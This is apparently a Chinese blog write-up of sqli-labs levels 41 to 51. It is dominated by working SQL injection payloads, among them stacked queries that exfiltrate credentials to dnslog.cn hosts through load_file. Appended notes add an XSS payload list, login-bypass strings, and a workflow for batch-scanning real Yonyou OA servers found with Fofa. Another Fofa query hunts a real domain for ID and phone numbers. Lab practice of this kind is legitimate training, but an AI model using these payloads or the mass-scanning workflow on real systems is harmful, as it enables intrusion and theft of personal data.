
SQL注入实操三(SQLilabs Less41-50)
文章目录
- 一、sqli-labs靶场
- 1.轮子模式总结
- 2.Less-41 stacked Query Intiger type blind
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.堆叠注入
- e.堆叠注入+外带注入获取表名
- f.堆叠注入+外带注入获取列名
- g.堆叠注入+外带注入获取表内数据
- 3.Less-42 Stacked Query error based
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- g.联合注入获取数据库名
- h.联合注入获取表名
- i.联合注入获取列名
- j.联合注入获取表内数据
- k.堆叠注入获取数据库名称
- 4.Less-43
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- g.联合注入+堆叠注入+外带注入获取数据库名称
- h.联合注入+堆叠注入+外带注入获取表名称
- i.联合注入+堆叠注入+外带注入获取列名称
- j.联合注入+堆叠注入+外带注入获取表内数据
- 5.Less-44
- a.注入点判断
- b.获取数据库名称
- c.获取表名
- d.获取列名
- e.获取表内数据
- 6.Less-45
- a.获取数据库名称
- b.获取表名
- c.获取列名
- d.获取表内数据
- 7.Less-46
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 8.Less-47
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 9.Less-48
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 10.Less-49
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 11.Less-50
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 12.Less-51
- a.注入点判断
- b.轮子测试
- c.获取数据库名称
- d.获取表名
- e.获取列名
- f.获取表内数据
- 三、笔记
- 四、信息收集常用端口
- 五、常用测试xss
- 六、SQL注入万能密码
- 七、本次攻防演练中得到的几点经验
一、sqli-labs靶场
1.轮子模式总结
到目前为止,我总结了一下出现过的轮子,可以得出一个结论,首先需要知道有几个参数,前面6种都是单参数的,多参数的只能通过报错信息得知,用–+还是#也要看报错情况
① n’ union select 1,2, ’
n可以是1,-1,n’后面可接),select后面看情况设置显示位
② ')–+
)可选,'可换成"
③ ‘) --+(
)可换成)),(可换成((,‘可换成"
④ " --+或’ #或’ --+
⑤ ’ and if(1=1, sleep(1), 1)#
⑥ ") and sleep(1) #
⑦ ', 1, 1)#
⑧ ‘) and 1 and (’
⑨ ‘||1||’
⑩ ‘#或‘–+
⑪ 1’) anandd (if(1=1, sleep(1), 1)) anandd('1
⑫
2.Less-41 stacked Query Intiger type blind
a.注入点判断
发现除了输入正确的id值有显示,其他输入都没有显示
怀疑存在时间盲注
输入3 and sleep(1)试下

延迟1秒
输入3 and if(1=1, sleep(1),0)试下

还是延迟1秒
输入3 and if(1=2, sleep(1),0)

没有延迟
证明存在时间盲注点
b.轮子测试
轮子就是3 and if(1,sleep(1), 0)
c.获取数据库名称
测试长度
3 and if(length(database())=8,sleep(1), 0)

说明长度是8
爆破字母
3 and if(substr(substr((database()), 1),1,1) = ‘s’, sleep(1), 1)

接下来我们直接使用堆叠注入,后面的内容略过
d.堆叠注入
3 and if(length(database())=8,sleep(1), 0);
首先查看状态
show variables like ‘%general%’;

使用堆叠注入修改设置
3 and if(length(database())=8,sleep(1), 0);set global general_log = on;


修改成功
接下来我打算使用堆叠注入+外地注入获得更多信息
e.堆叠注入+外带注入获取表名
3 and if(length(database())=8,sleep(1), 0);select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit2,1),‘.6bub0w.dnslog.cn\abc’));#


说明可以通过堆叠注入获取列名
只是外带注入一次只能获取一个值,也不能使用group_concat
f.堆叠注入+外带注入获取列名
3 and if(length(database())=8,sleep(1), 0);select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.6bub0w.dnslog.cn\abc’));#


g.堆叠注入+外带注入获取表内数据
3 and if(length(database())=8,sleep(1), 0);select load_file(concat(‘\\’,(select username from users where id = 8),‘.6bub0w.dnslog.cn\abc’));select load_file(concat(‘\\’,(select password from users where id = 8),‘.6bub0w.dnslog.cn\abc’));#
虽然说堆叠语句只能一个个获取数据,但是我发现它可以这样用,再加一条语句,再加一条,那样也相当于可以获取多个数据了


发现没有都出来了,而且这个方法也省去了测试长度爆破的麻烦,一次性获取数据
3.Less-42 Stacked Query error based

又是二次注入?不是

因为创建用户名的入口被限制了,那只能老老实实找注入点了
a.注入点判断
发现注入点在主界面密码框

触发条件是单数单引号
b.轮子测试
通过报错我们开始构造轮子
报错说明id是 “id’ ‘,即有两层单引号
输入2’ and 1’ --+:near ‘’’ at line 1
输入2’and1–+:near ‘and1–+’’ at line 1
输入2’) and 1:near ‘) and 1’’ at line 1
两个引号怎么闭合不了呢
c.获取数据库名称
2’ and updatexml(1,concat(0x7e,(SELECT+database())),0x7e) and ’

终于出现了,那么轮子就是
2’ and 1 and ’
由此也可以得到一个经验,看引号判断需要几个and
d.获取表名
2’ and updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e) and ’

e.获取列名
2’ and updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e) and ’

f.获取表内数据
2’ and updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e) and ’

另外发现这里居然还可以用联合注入
g.联合注入获取数据库名
2’ union select 1,2,3 and’
没有报错,居然进去了

改成 2’ union select 1,database(),2 and’

直接拿到数据库名了
h.联合注入获取表名
2’ union select 1,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),2 and’

i.联合注入获取列名
2’ union select 1,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),2 and’

j.联合注入获取表内数据
2’ union select 1,(select group_concat(username,‘:’, password) from users),2 and’

2’ union select 1,(select group_concat(username,‘:’, password) from users where id=4),2 and’

k.堆叠注入获取数据库名称
1’;select load_file(concat(‘\\’,(select database()),‘.kdah15.dnslog.cn\abc’)) and ';#

4.Less-43
a.注入点判断
还是密码框存在报错注入,输入1’报
near ‘‘1’’)’ at line 1
猜测应该是’(‘‘id’’)‘,所以轮子应该类似
2’) and 1 and (’
b.轮子测试
输入2’) and 1 and ('没有报错,估计轮子可用

c.获取数据库名称
2’) and updatexml(1,concat(0x7e,(SELECT+database())),0x7e) and (’

d.获取表名
2’) and updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e) and (’

e.获取列名
2’) and updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e) and (’

f.获取表内数据
2’) and updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e) and (’

g.联合注入+堆叠注入+外带注入获取数据库名称
奇怪了,这里使用堆叠注入为啥拿不到数据呢
2’) and updatexml(1,concat(0x7e,(SELECT database())),0x7e);select load_file(concat(‘\\’,(select database()),‘.igqu2e.dnslog.cn\abc’));
失败
2’) and updatexml(1,concat(0x7e,(SELECT database())),0x7e);set global general_log = on;#
失败
1’);select load_file(concat(‘\\’,(select database()),‘.kdah15.dnslog.cn\abc’)) and (';#

分析后发现原因可能是前面的报错注入影响了后面的堆叠注入了,因为把前面的报错注入去除就正常了,这也给了我一个教训,不能贪多
但是用联合注入加堆叠注入又可以,说明就是报错注入引起的
2’) union select 1,database(),2;select load_file(concat(‘\\’,(select database()),‘.igqu2e.dnslog.cn\abc’)) ;#


h.联合注入+堆叠注入+外带注入获取表名称
2’) union select 1,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),2;select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3,1),‘.igqu2e.dnslog.cn\abc’)) ;#


记住外带注入里不要用group_concat,要用limit去指定取哪行
i.联合注入+堆叠注入+外带注入获取列名称
2’) union select 1,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database()),2;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.igqu2e.dnslog.cn\abc’)) ;#


j.联合注入+堆叠注入+外带注入获取表内数据
2’) union select 1,(select group_concat(username,‘:’, password) from users where id=4),2; select load_file(concat(‘\\’,(select username from users where id=4 ),‘.igqu2e.dnslog.cn\abc’)) ;#
2’) union select 1,(select group_concat(username,‘:’, password) from users where id=4),2; select load_file(concat(‘\\’,(select password from users where id=4 ),‘.igqu2e.dnslog.cn\abc’)) ;#


5.Less-44
这一关没有报错提示了,看来只能用盲注
a.注入点判断
仍然是密码框存在注入
b.获取数据库名称
2’;select load_file(concat(‘\\’,(select database()),‘.ny8562.dnslog.cn\abc’));

看来这个外带注入还是比较好用,特别是对盲注时,不用再爆破了
c.获取表名
2’;select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 0,1),‘.ny8562.dnslog.cn\abc’));select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 2,1),‘.ny8562.dnslog.cn\abc’));select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3,1),‘.ny8562.dnslog.cn\abc’));
一次性拿多条数据了

d.获取列名
2’;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),‘.ny8562.dnslog.cn\abc’)) ;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 1,1),‘.ny8562.dnslog.cn\abc’)) ;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.ny8562.dnslog.cn\abc’)) ;

e.获取表内数据
2’;select load_file(concat(‘\\’,(select username from users where id=4 ),‘.ny8562.dnslog.cn\abc’)) ;#
2’;select load_file(concat(‘\\’,(select password from users where id=4 ),‘.ny8562.dnslog.cn\abc’)) ;#

6.Less-45
仍然是密码框注入,需要增加括号闭合
a.获取数据库名称
2’);select load_file(concat(‘\\’,(select database()),‘.xchvq5.dnslog.cn\abc’));

b.获取表名
2’);select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 0,1),‘.xchvq5.dnslog.cn\abc’));select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 2,1),‘.xchvq5.dnslog.cn\abc’));select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3,1),‘.xchvq5.dnslog.cn\abc’));

c.获取列名
2’);select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),‘.xchvq5.dnslog.cn\abc’)) ;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 1,1),‘.xchvq5.dnslog.cn\abc’)) ;select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.xchvq5.dnslog.cn\abc’)) ;

d.获取表内数据
2’);select load_file(concat(‘\\’,(select username from users where id=4 ),‘.xchvq5.dnslog.cn\abc’)) ;select load_file(concat(‘\\’,(select password from users where id=4 ),‘.xchvq5.dnslog.cn\abc’)) ;#

7.Less-46
Please input parameter as SORT with numeric value
a.注入点判断
这关啥意思呢,输啥都看不到结果?
后来才知道需要将参数名设为sort,然后分别输入1,2,3结果都不同,输入4以外报错

输入单引号报错,但是再输入1个单引号报错不会消失

b.轮子测试
1 and 1#
输出正常
c.获取数据库名称
1 and updatexml(1,concat(0x7e,(SELECT+database())),0x7e) #

d.获取表名
1 and updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e)#

e.获取列名
1 and updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e) #

f.获取表内数据
1 and updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e)#

8.Less-47
a.注入点判断
这一关现在只要不输单引号发现都是这个界面,没有变化了,咋回事

b.轮子测试
看提示,error base single quote,指的是单引号报错,应该需要闭合
2’ and 1 and '没有错误
c.获取数据库名称
2’ and updatexml(1,concat(0x7e,(SELECT+database())),0x7e) and ’

d.获取表名
2’ and updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e) and ’

e.获取列名
2’ and updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e) and ’

f.获取表内数据
2’ and updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e) and ’

9.Less-48
a.注入点判断
这一关是盲注,只有正常与否两种状态
但是好奇怪,盲注的延迟时间怎么这么久呢
3 and if(1=1,sleep(1),0)#

b.轮子测试
3 and if(1=2,sleep(1), 1) and (1)#

有延迟,显示正确
c.获取数据库名称
3 and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select database()),‘.9o20ch.dnslog.cn\abc’)))#

外带获取数据库名称,记住不要把外带注入放在if里面
d.获取表名
3 and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3,1),‘.9o20ch.dnslog.cn\abc’)))#

e.获取列名
3 and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.9o20ch.dnslog.cn\abc’)))#

f.获取表内数据
3 and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select password from users where id=4 ),‘.9o20ch.dnslog.cn\abc’)))#

10.Less-49
a.注入点判断
单引号出现盲注
b.轮子测试
3’ and if(1=2,sleep(1), 1) and (1) and '#
显示正常
c.获取数据库名称
3’ and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select database()),‘.9o20ch.dnslog.cn\abc’))) and '#

d.获取表名
3’ and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3,1),‘.9o20ch.dnslog.cn\abc’))) and '#

e.获取列名
3’ and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select column_name from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 2,1),‘.9o20ch.dnslog.cn\abc’))) and '#

f.获取表内数据
3’ and if(1=2,sleep(1), 1) and (select load_file(concat(‘\\’,(select password from users where id=4 ),‘.9o20ch.dnslog.cn\abc’))) and '#

11.Less-50
a.注入点判断
加入引号发现有报错提示,直接使用报错注入
b.轮子测试
3 and if(1=1,1,0)
显示正常
c.获取数据库名称
3 and if(1=1,updatexml(1,concat(0x7e,(SELECT+database())),0x7e),0)

d.获取表名
3 and if(1=1,updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e) ,0)

e.获取列名
3 and if(1=1,updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e),0)

f.获取表内数据
3 and if(1=1,updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e),0)

另外发现这里还可以用堆叠注入
3 and if(1=1,sleep(1),0);select load_file(concat(‘\\’,(select database()),‘.d4u0mk.dnslog.cn\abc’))

12.Less-51
a.注入点判断
单引号报错注入
b.轮子测试
2’ and 1 and ’
c.获取数据库名称
2’ and updatexml(1,concat(0x7e,(SELECT+database())),0x7e) and ’

d.获取表名
2’ and updatexml(1, concat(0x7e,(select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = database()),0x7e), 0x7e) and ’

e.获取列名
2’ and updatexml(1, concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name=(select table_name FROM information_schema.tables WHERE table_schema = database() limit 3, 1) and table_schema=database() limit 0,1),0x7e), 0x7e) and ’

f.获取表内数据
2’ and updatexml(1, concat(0x7e,(select group_concat(username,‘:’, password) from users where id = 4),0x7e), 0x7e) and ’

三、笔记
挖掘注入点
谷歌语法:inurl:“?id=”
判断ID是否为数字,可直接在参数值后面加/1 /0,若为数字加/0将报错
若确认是数字,可继续构造poc,如1/if(1,1,0) 1/if(0,1,0)
若使用1/if(1=1,1,0) 或1/if(1 like 1,1,0) 出现永恒之白,可使用1/if(1.=1,1,0) 1/if(1.=2,1,0)等继续进行测试
还可使用1/if(1.=ascii(2) ,1,0) 1/if(1.=hex(2) ,1,0) 1/if(1.=hex(schema()) ,1,0)
如果单引号被过滤,可使用 ‘xxx’ like ‘xx%’
如果截取函数substr及mid被过滤,可考虑left,right 1/if(68.hex(left(schema(),1)),1,0)(68用爆破得出)
获得第一个字母之后可以继续获取后面的字母1/if(6864.like+hex(left(schema(),2)),1,0)
if若过滤可使用case when替代
sql注入判断是否有注入的方法
除了使用单引号双引号之外还可以使用,1/2 1/1 1/0判断是否有注入
通过1 and 1=1 --+与 1 and 1=2 --+观察是否有变化后使用盲注
首先选择要挖什么漏洞
比如用友 U8 OA SQL注入漏洞
至于想找什么漏洞信息可去漏洞库找找,如
https://wiki.bylibrary.cn/%E6%BC%8F%E6%B4%9E%E5%BA%93/01-CMS%E6%BC%8F%E6%B4%9E/ActiveMQ/ActiveMQ%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E/
信息收集阶段我们的主要目标是:
1、找到网上公开的漏洞POC
比如POC:
http://IP:PORT/yyoa/common/js/menu/test.jsp?doType=101&S1=(SELECT%20MD5(1))
2、使用找出可能存在该漏洞的IP列表
比如可以用Fofa语句:title=“用友U8-OA”,
可以使用Github开源工具Fofa-collect批量导入列表验证
POC批量验证的脚本在PeiQi文库的POC基础上进一步改写,支持批量导入IP.txt,并导出存在漏洞的URL,保存为urls.txt。
接着使用批量IP反查域名,这时候我们只需要去访问域名,就可以知道这个IP对应的公司。于是我们就可以拿着这些信息去提交漏洞了!
再次强调渗透测试点到为止,提交漏洞只需要跑出数据库名证明漏洞存在,信息安全三要素CIA时刻铭记于心
在拿到新的POC时,仅需替换POC_1()函数,代码稍加改动,就可以实现另一个漏洞的批量挖掘。
四、信息收集常用端口
http://duankou.wlphp.com/
文件共享服务端口
21,22,69,2049.139.389
远程连接服务端口
23,3389.5900,5632
Web应用服务端口
80.443.8080,8089,7001,7002,9090,4848,1352,10000
数据库服务端口
3306,1433,1521,5432,27017,27018,6379,5000
邮件服务端口
25,110,143
网络常见协议端口
53,67,68,161
特殊服务端口
2128,8068,9200,9300,11211,512,513,514,873,3690,50000
21,22,69,2049.139.389,23,3389.5900,5632,80.443.8080,8089,7001,7002,9090,4848,1352,10000,3306,1433,1521,5432,27017,27018,6379,5000,25,110,143,53,67,68,161,2128,8068,9200,9300,11211,512,513,514,873,3690,50000
五、常用测试xss
<script>console%2elog(299792458)%3c<%2fscript>
"><script>console.log(299792458)<%2fscript><"
'><script>console.log(299792458)<%2fscript>
'><script>console.log(299792458)<%2fscript><'
"""><SCRIPT>console.log("xss test")
'''><SCRIPT>console.log("xss test")'
<SCRIPT>console.log(299792458)%3b<%2fSCRIPT>
<<SCRIPT>console.log("xss test")//<</SCRIPT>
<<SCRIPT>console.log(299792458)%2f%2f<<%2fSCRIPT>
<<SCRIPT>console.log(299792458)%2f%2f<<%2fSCRIPT><img src%3d"1" onerror%3d"console.log(299792458)">
<img src%3d'1' onerror%3d'console.log(299792458)'
<IMG """><SCRIPT>console.log(299792458)<%2fSCRIPT>">
<IMG '''><SCRIPT>console.log(299792458)<%2fSCRIPT>'>未成功
<scri<scr<script>ipt>pt>confirm(299792458)%3b<%2fscr<%2fsc<%2fscript>ript>ipt>
<scri<scr<script>ipt>pt>console.log(299792458)%3b<%2fscr<%2fsc<%2fscript>ript>ipt>
<SCRI<script>PT>console.log(299792458)%3b<%2fSCR<%2fscript>IPT>
<scri<script>pt>console.log(299792458)%3b<%2fscr<%2fscript>ipt>
console.log(299792458)%3b
%3bconsole.log(299792458)%3b
'%3bconsole.log(299792458)%3b'
"%3bconsole.log(299792458)%3b"
\"%3bconsole.log(299792458)%3b%2f%2f
<SCR%00IPT>console.log(299792458)<%2fSCR%00IPT>
<SCR%2500IPT>console.log("xss test")</SCR%2500IPT>
<STYLE TYPE%3d"text%2fjavascript">console.log(299792458)%3b<%2fSTYLE>
"onmouseover%3dconsole.log(299792458)%20
"onmouseout%3dconsole.log(299792458)%20
"onmousemove%3dconsole.log(299792458)%20
" οnmοuseοver="console.log(/xss test/)
' οnmοuseοver='console.log(/xss test/)
' οnclick='console.log("xss test")
onload%3d'console.log(299792458)'
onload%3d"console.log(299792458)"
onerror%3d'console.log(299792458)'
onerror%3d"console.log(299792458)"
<IFRAME SRC%3d'f' onerror%3d'console.log(299792458)'><%2fIFRAME>
<IFRAME SRC%3d'f' onerror%3d"console.log(299792458)"><%2fIFRAME>
<IFRAME SRC%3d'f' onerror%3d'console.log("xss test")'></IFRAME>
'''><SCRIPT>console.log(299792458)'
"""><SCRIPT>console.log(299792458)
oonnfocus=javascripscriptt:console.log('xss test')
" oonnfocus=javascriscriptpt:console.log('xss test')>
"><a href=javascript:console.log('xss test')>xss test</a>
六、SQL注入万能密码
1‘ or 1=1–+
1‘or’1’=‘1
“or"a”="a
')or(‘a’='a
")or(“a”="a
‘or 1=1–
“or 1=1–
'or”=’
'or 1=1%00
'or 1=1/
admin’ or 1=1/*
七、本次攻防演练中得到的几点经验
1、首先用wafw00f-master看网站有没有开WAF,有WAF的情况下就不要去做目录扫描了,本人试过,百分百会被封IP
2、如果开启了WAF的情况下可以使用fofa用以下方法扫敏感信息
domain=“huoyouh.com” && (host=“.admin.php” || title=“后台” || body=“管理” || body=“用户名” || body=“密码” || body=“身份证号” || body=“手机号”)
3、使用https://whatcms.org/检测网站是不是用了CMS,以及CMS版本号,据此可以到网上找对应的历史漏洞找教程进行渗透,而不需要从0开始傻傻的测
相关文章:
SQL注入实操三(SQLilabs Less41-50)
文章目录 一、sqli-labs靶场1.轮子模式总结2.Less-41 stacked Query Intiger type blinda.注入点判断b.轮子测试c.获取数据库名称d.堆叠注入e.堆叠注入外带注入获取表名f.堆叠注入外带注入获取列名g.堆叠注入外带注入获取表内数据 3.Less-42 Stacked Query error baseda.注入点…...

HOT77-买卖股票的最佳时机
leetcode原题链接:买卖股票的最佳时机 题目描述 给定一个数组 prices ,它的第 i 个元素 prices[i] 表示一支给定股票第 i 天的价格。 你只能选择 某一天 买入这只股票,并选择在 未来的某一个不同的日子 卖出该股票。设计一个算法来计算你所…...

CSS调色网有哪些
本文章转载于湖南五车教育,仅用于学习和讨论,如有侵权请联系 1、https://webgradients.com/ Wbgradients 是一个在线调整渐变色的网站 ,可以根据你想要的调整效果,同时支持复制 CSS 代码,可以更好的与开发对接。 Wbg…...

Day10-NodeJS和NPM配置
Day10-NodeJS和NPM 一 Nodejs 1 简介 Nodejs学习中文网:https://www.nodeapp.cn/synopsis.html Nodejs的官网:https://nodejs.org/ 概念:Nodejs是JavaScript的服务端运行环境.Nodejs不是框架,也不是编程语言,就是一个运行环境. Nodejs是基于chrome V8引擎开发的一套js代码…...
